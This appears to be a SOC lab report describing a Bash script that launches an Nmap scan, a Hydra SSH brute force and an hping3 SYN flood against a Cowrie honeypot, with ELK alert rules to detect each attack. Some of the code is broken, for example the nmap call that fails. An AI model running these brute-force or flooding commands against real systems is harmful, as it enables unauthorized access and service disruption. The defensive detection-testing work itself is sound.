

SOC ANALYST PROJECT:

Project Objectives:



Developing an automated system for SOC team to select from the attack types. The system helps to scan the targets for IP addresses and ports and let SOC team to choose a target server and specify the type of attack to perform.

The goal of this system is to help SOC teams verify that their SIEM can detect and alert these attacks.

All executions will be logged the attack type, execution time, and involved IP addresses, with logs saved in '/var/log' for further analysis.

Architecture:

Below shows the setup that I installed and configured on my local machine:

Description:

Set up **Kali Linux** to perform various types of cyber-attacks (Nmap, Hydra, hping3) against the Cowrie Honeypot to test the honeypot's effectiveness in capturing data. Install and Configure Cowrie on an ubuntu machine to act as a honeypot, properly capturing detailed logs of all interactions. Cowrie is a medium- interaction SSH (port:2222) and Telnet (Port:2223) honeypot designed to log attacks performed by attackers. Filebeat, a lightweight log shipper is installed as an agent on this server to monitor log files in locations (/home/cowrie/cowrie/Var/log/cowrie and /var/log/kern.log) and collects log events and forwards them to Elasticsearch for indexing.

Install ELK Stack (Elasticsearch, Kibana) to collect, store and visualize the logs and use Kibana to visualize and analyze the data collected by cowrie and alerting the respective events.

Contents of script:

- Creating a Log File

- Displaying Attacker Server's IP Address
- Scanning Network for victim's IP Address
- Executing different types of Attacks
- Verifying logs in SIEM And Alerts
- Conclusion

Creating a Log File:

```
#!/bin/bash
LOG_FILE="/var/log/attacks.log"
```

When running the script, the script first creates a file in the /var/log/ folder to log the script execution information's such as date, time, attack type and IP address of the attack.

Displaying Attacker Server's IP Address:

```
# Display the current local machine IP address
ip_add=$(hostname -I)
echo "Current local machine IP address: $ip_add"
```

```
(kali㉿kali)-[~/Desktop/socproject]
$ bash socproj.sh
Automatic Attack System
Current local machine IP address: 192.168.1.40
```

When running the script, it will display the Attacker's server IP Address of the machine.

Scanning Network for Victim's IP Address:

The system scans for the active IP addresses on the network using netdiscover where the user can choose which IP address to perform the attack(victim).

```
# Function to display active IP addresses on the network using netdiscover
display_ips_netdiscover() {
    echo "Scanning for active IP addresses on the network using netdiscover..."
    local ips=$(sudo netdiscover -r 192.168.1.0/24 -P | grep "1 " | awk '{print $1}')
    echo "$ips"
}
```

```
(kali@kali)-[~/Desktop/socproject]
$ bash socproj.sh
Automatic Attack System
Current local machine IP address: 192.168.1.40
Found IPs:
Scanning for active IP addresses on the network using netdiscover ...
192.168.1.2
192.168.1.1
192.168.1.8
192.168.1.10
192.168.1.3
192.168.1.7
192.168.1.6
192.168.1.28
192.168.1.200
192.168.1.201
192.168.1.254
--
Available Attacks:
1. Port Scan using Nmap
```

Executing Different Types of Attack :

The script prompt to choose three options. User can choose options 1 for port scan, option 2 for Brute Force and option 3 for Dos attack or 'r' for randomly choose an option.

■ Attack 1: Port Scan using Nmap

Below shows the script for option 1 port scanning:

```
function to perform Attack 1 (Port Scan using Nmap)
ttack1() {
    attack_name="Port Scan using Nmap"
    echo "Performing Attack 1: $attack_name"
    read -p "Enter the target IP address for the port scan (or press Enter to select a random IP): " target_ip
    if [ -z "$target_ip" ]; then
        target_ip=$(select_random_ip "$active_ips")
        echo "Randomly selected IP: $target_ip"
    fi
    nmap -A 2221-2223 $target_ip
    log_attack "$attack_name" "$target_ip"
    echo "Attack 1: $attack_name completed."
}
```

The Nmap command performs an aggressive scan on ports 2222 and 2223 of the target Ip address. -A is the flag enables aggressive scanning which gives detailed checking on the target. It checks for open ports, detects the services running on the ports, and determine the versions of the services. It also provides the information about SSH host keys (eg: ECDSA, ED25519, RSA) which are cryptographic keys used to identify the server, and for authentication purposes. Port 2222 is likely to part of the Cowrie honeypot setup, simulating an SSH service to capture attacker behaviour.

```

Choose an attack (1-3 or 'r' for random) or 'q' to quit: 1
Performing Attack 1: Port Scan using Nmap
Enter the target IP address for the port scan (or press Enter to select a random IP): 192.168.1.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 03:23 EDT
Failed to resolve "2221-2223".

```



Below shows the logs saved in the /var/log/attacks.log

```

Attack: Port Scan using Nmap
Target IP: 192.168.1.200
Time of execution: Tue Sep 17 03:23:11 AM EDT 2024

```

Below shows the logs visible in ELK:

▪ **Attack 2: Brute force Attack**

Below shows the script for option 2 Brute Force :

```

Function to perform Attack 2 (SSH Brute-force using Hydra)
ttack2() {
    attack_name="SSH Brute-force using Hydra"
    echo "Performing Attack 2: $attack_name"
    read -p "Enter the target SSH server IP address: " target_ip
    if [ -z "$target_ip" ]; then
        target_ip=$(select_random_ip "$active_ips")
        echo "Randomly selected IP: $target_ip"
    fi
    hydra -L usernames.lst -P passwords.lst ssh://$target_ip:2222 -t 4
    log_attack "$attack_name" "$target_ip"
    echo "Attack 2: $attack_name completed."
}

```

The second attack is brute-forcing using the tools Hydra to simulate the unauthorized access attempts on the cowrie honeypot using ssh or telnet server. Cowrie typically runs on a port (2222 or 2223). To initiate the attack, username and passwords list can be provided to hydra which systematically attempts to guess the correct login credentials.

```
Available Attacks:
1. Port Scan using Nmap
2. SSH Brute-force using Hydra
3. SYN Flood using Hping3
r. Random Attack
Choose an attack (1-3 or 'r' for random) or 'q' to quit: 2
Performing Attack 2: SSH Brute-force using Hydra
Enter the target SSH server IP address: 192.168.1.200
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).



Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-17 04:15:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 27 login tries (l:3/p:9), ~7 tries per task
[DATA] attacking ssh://192.168.1.200:2222/
[2222][ssh] host: 192.168.1.200 login: root password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-17 04:15:58
Logging attack: SSH Brute-force using Hydra on 192.168.1.200
Attack 2: SSH Brute-force using Hydra completed.
```

Below shows the logs saved in the /var/log/attacks.log:

```
Attack: SSH Brute-force using Hydra
Target IP: 192.168.1.200
Time of execution: Tue Sep 17 04:15:58 AM EDT 2024
```

Below shows the logs visible in ELK:



The logs which are used to capture the successful login attempts.

Below shows the logs visible for failed login in ELK:

In brute-force attempt, it's important not only to track successful logins but also to monitor failed login attempts. Failed attempts provide helps to identify persistent

threats, and reveal where attacks are coming from. Monitoring these attempts can trigger alerts to prevent further attacks, while logging failed attempts offer valuable data for analyzing attacker behavior.

▪ Attack 3: Denial of Service

Below shows the script for option 3 Dos attack :

```
# Attack 3: SYN Flood using Hping3
attack3() {
    local attack_name="SYN Flood using Hping3"
    echo "Performing $attack_name"
    read -p "Enter the target IP address for the SYN flood: " target_ip
    if [ -z "$target_ip" ]; then
        target_ip=$(select_random_ip "$active_ips")
        echo "Randomly selected IP: $target_ip"
    fi
    sudo hping3 -S --flood -p 2222 $target_ip
    log_attack "$attack_name" "$target_ip"
    echo "$attack_name completed."
}
```

The third attack is Denial of service (Dos) in which makes a system, service or network resource unavailable by overwhelming it with a flood of illegitimate traffic or requests. In a TCP SYN flood, sends a large number of TCP SYN packets to a target system, exhausting its resources and preventing legitimate connections. Dos attacks, such as SYN flooding, can be carried out using a tool called Hping3. In Hping3, the -S option sends SYN packets (for a TCP SYN flood attack), while --flood sends packets as fast as possible without waiting for a reply, creating a flood. The -p option specifies the target port (e.g., 2222) on the actual IP address (192.168.1.200) of the target machine.



```
1. Random Attack
Choose an attack (1-3 or 'r' for random) or 'q' to quit: 3
Performing SYN Flood using Hping3
Enter the target IP address for the SYN flood: 192.168.1.200
HPING 192.168.1.200 (eth0 192.168.1.200): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.1.200 hping statistic —
135227 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
Logging attack: SYN Flood using Hping3 on 192.168.1.200
SYN Flood using Hping3 completed.
```

Below shows the logs saved in the /var/log/attacks.log:

```
Attack: SYN Flood using Hping3
Target IP: 192.168.1.200
Time of execution: Fri Sep 6 09:05:29 AM EDT 2024
```

Below shows the logs visible in ELK:

The logs capturing the SYN flooding for the DoS attack are displayed in ELK.

Below shows the packets capture in Wireshark:

The screenshot shows the Wireshark network packet capture interface. The filter bar at the top shows 'tcp.flags.syn == 1 and tcp.flags.ack == 0'. The packet list pane shows a list of captured packets. The selected packet is a SYN packet from 192.168.1.46 to 192.168.1.200. The packet details pane shows the TCP header information, including the source and destination ports, the sequence number, and the window size. The packet is a SYN packet, as indicated by the 'S' flag in the 'Flags' field.

No.	Time	Source	Destination	Protocol	Length	Info
48047	9.435622225	192.168.1.46	192.168.1.200	TCP	54	19744 → 2222 [SYN] Seq=0 Win=512 Len=0
48048	9.435662003	192.168.1.46	192.168.1.200	TCP	54	19745 → 2222 [SYN] Seq=0 Win=512 Len=0
48049	9.435677006	192.168.1.46	192.168.1.200	TCP	54	19746 → 2222 [SYN] Seq=0 Win=512 Len=0
48050	9.435718524	192.168.1.46	192.168.1.200	TCP	54	19747 → 2222 [SYN] Seq=0 Win=512 Len=0
48051	9.435733594	192.168.1.46	192.168.1.200	TCP	54	19748 → 2222 [SYN] Seq=0 Win=512 Len=0
48052	9.435920138	192.168.1.46	192.168.1.200	TCP	54	19749 → 2222 [SYN] Seq=0 Win=512 Len=0
48053	9.435936244	192.168.1.46	192.168.1.200	TCP	54	19750 → 2222 [SYN] Seq=0 Win=512 Len=0
48054	9.435979674	192.168.1.46	192.168.1.200	TCP	54	19751 → 2222 [SYN] Seq=0 Win=512 Len=0
48055	9.435994053	192.168.1.46	192.168.1.200	TCP	54	19752 → 2222 [SYN] Seq=0 Win=512 Len=0
48056	9.436036149	192.168.1.46	192.168.1.200	TCP	54	19753 → 2222 [SYN] Seq=0 Win=512 Len=0
48057	9.436051517	192.168.1.46	192.168.1.200	TCP	54	19754 → 2222 [SYN] Seq=0 Win=512 Len=0
48058	9.436099920	192.168.1.46	192.168.1.200	TCP	54	19755 → 2222 [SYN] Seq=0 Win=512 Len=0
48059	9.436114644	192.168.1.46	192.168.1.200	TCP	54	19756 → 2222 [SYN] Seq=0 Win=512 Len=0
48060	9.436159884	192.168.1.46	192.168.1.200	TCP	54	19757 → 2222 [SYN] Seq=0 Win=512 Len=0
48061	9.436176253	192.168.1.46	192.168.1.200	TCP	54	19758 → 2222 [SYN] Seq=0 Win=512 Len=0
48062	9.440703254	192.168.1.46	192.168.1.200	TCP	54	19759 → 2222 [SYN] Seq=0 Win=512 Len=0
48063	9.440726012	192.168.1.46	192.168.1.200	TCP	54	19760 → 2222 [SYN] Seq=0 Win=512 Len=0

This captures the sending of packets in Wireshark, as the system will begin flooding the target server (192.168.1.200) with SYN packets. The sending of packets can only be manually stopped by the user.



Verifying logs in SIEM AND Alerts:

In a Security Information and Event Management (SIEM) system using the ELK Stack (Elasticsearch, Logstash, and Kibana), collects and analyzes logs from various sources like Cowrie honeypot, Server logs that helps to detect and respond to attacks, such as port scans, SSH brute-force attempts and Dos attacks. By continuously monitoring these logs, the ELK-based SIEM can generate alerts for suspicious activities and helps track attacker's actions for further analysis.

In a SIEM system built using the ELK Stack (Elasticsearch, Logstash, and Kibana), alerts play a crucial role in identifying potential security incidents. When predefined rules or thresholds are met (e.g., abnormal login attempts, unusual network traffic), ELK generates alerts to notify the attack.



Port Scan using Nmap:

Below shows an Alert rule for the Port scan:



This rule tracks port scanning activities by monitoring for log entries where the message matches 'SSH-2.0-Nmap-SSH2', indicating that Nmap is being used to scan SSH ports. The rule is triggered when this message appears more than 2 times within the last 1 minute. Once this condition is met, an alert is activated, notifying that someone is attempting to perform a port scan."

Below shows an Alert is Activated:





Brute force Attack:

Below shows an Alert rule for the brute force attack:



This rule detects failed actions, such as failed login attempts, by monitoring the logs for occurrences of the word "failed." If more than 2 failures are logged within 1 minute, the rule triggers an alert, helping to identify possible brute-force attacks or other suspicious activities.

Below shows an Alert is Activated:



DOS ATTACK:

Below shows an Alert rule for Dos Attack:

This rule is created to detect a SYN flood attack, a type of DoS attack where multiple SYN requests are sent to overwhelm a target. The rule will trigger an alert if more than 2 instances of log entries where the message matches 'SYN flood detected' are found within a 1-minute window. This helps ensure to notified quickly about SYN flood attacks, in order to take immediate action.

Below shows an Alert is Activated:

Below screenshot shows a rule has been “Enabled” for each type of attacks on the ELK:

3 rules									
<input type="checkbox"/>	Name ↑	Last run	Notify	I...	Dur...	P50	Suc...	Last response	S...
<input type="checkbox"/>	bruteforce-new Log threshold	Sep 18, 2024 16:50:41pm a few seconds ago		1 m in	00:00	00:00	100%	● Succeeded	Enabled ▾
<input type="checkbox"/>	Portscan Log threshold	Sep 18, 2024 16:50:41pm a few seconds ago		1 m in	00:00	00:00	100%	● Succeeded	Enabled ▾
<input type="checkbox"/>	Sync-flood Log threshold	Sep 18, 2024 16:50:41pm a few seconds ago		1 m in	00:00	00:00	100%	● Succeeded	Enabled ▾

Each rule runs every 1 minute and checks logs based on set conditions. The "Succeeded" status indicates that the rule successfully Executed and checked the logs, while the "Enabled" status means the rule is active and will continue monitoring. The 100% success shows that all conditions were met and the rule is functioning as expected.

CONCLUSION:

